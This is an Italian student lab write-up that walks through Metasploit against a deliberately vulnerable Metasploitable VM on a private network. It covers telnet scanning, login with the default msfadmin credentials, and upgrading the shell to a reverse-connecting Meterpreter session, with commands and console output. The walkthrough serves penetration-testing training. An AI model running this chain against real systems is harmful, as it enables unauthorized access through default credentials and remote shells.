S7L2

Obiettivo:

Fase 1 Scansione del Servizio Telnet
Fase 2 Autenticazione e Creazione della Sessione
Fase 3 Gestione delle Sessioni
Fase 4 Upgrade della Sessione a Meterpreter

Fase 1.

Inizio lanciando msfconsole e una volta dentro applico il modulo richiesto “auxiliary/scanner/telnet/telnet_version”

```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Imposto l ip della macchina da scansione con il comando “set RHOSTS” ip:192.168.1.149.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.149
rhosts ⇒ 192.168.1.149
```

Dopo di che uso il shortcut “run” per avviare la scansione.

```
msf6 auxiliary(scanner/telnet/telnet_version) > run
[+] 192.168.1.149:23      - 192.168.1.149:23 TELNET _                                     _
     _ _          _     _       ____   \x0a _ __ ___    ___| |_ __ _ ___ _ __ | |
  | ___ (_) |_ __ _| |__ | |  ___|___  \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \
 \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | | | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_|.__/|_|\___|____/|\x0a
     |_|                                                                    \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.1.149:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Fase2.

Inserisco il modulo richiesto “auxiliary/scanner/telnet/telnet_login”

```
msf6 > use auxiliary/scanner/telnet/telnet_login
msf6 auxiliary(scanner/telnet/telnet_login) >
```

Imposto con il comando “set” la password e l’username della metaspotable ed imposto il stop on success a true e faccio run.

```
msf6 auxiliary(scanner/telnet/telnet_login) > set username msfadmin
username ⇒ msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set password msfadmin
password ⇒ msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set stop_on_success true
stop_on_success ⇒ true
```

Fase3.

Interagisco con la sessione con il comando “sessione -l” per vedere tutte le sessioni attive.

```
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -l

Active sessions
===============

  Id  Name  Type   Information                  Connection
  --  ----  ----   -----------                  ----------
  1         shell  TELNET msfadmin:msfadmin (  192.168.1.150:41669 → 192
                   192.168.1.149:23)            .168.1.149:23 (192.168.1.1
                                                49)

msf6 auxiliary(scanner/telnet/telnet_login) >
```

Fase4.

Inserisco il modulo per accedere a meterpreter “post/multi/manage/shell_to_meterpreter”, dopo di che faccio “show options” per vedere cosa devo configurare.


```
msf6 auxiliary(scanner/telnet/telnet_login) > use post/multi/manage/shell_t
o_meterpreter
msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to
                                       receive the connection
   LHOST                     no        IP of host that will receive the c
                                       onnection from the payload (Will t
                                       ry to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on

View the full module info with the info, or info -d command.
```

E vedo che devo impostare il LHOST e la sessione quindi sempre con il comando “set” imposto il tutto e faccio “run”



Una volta fatto posso vedere che è stata creata una nuova sessione per tanto con il comando “sessione -i 2” la attivo ed a questo punto sono dentro alla macchina vittima.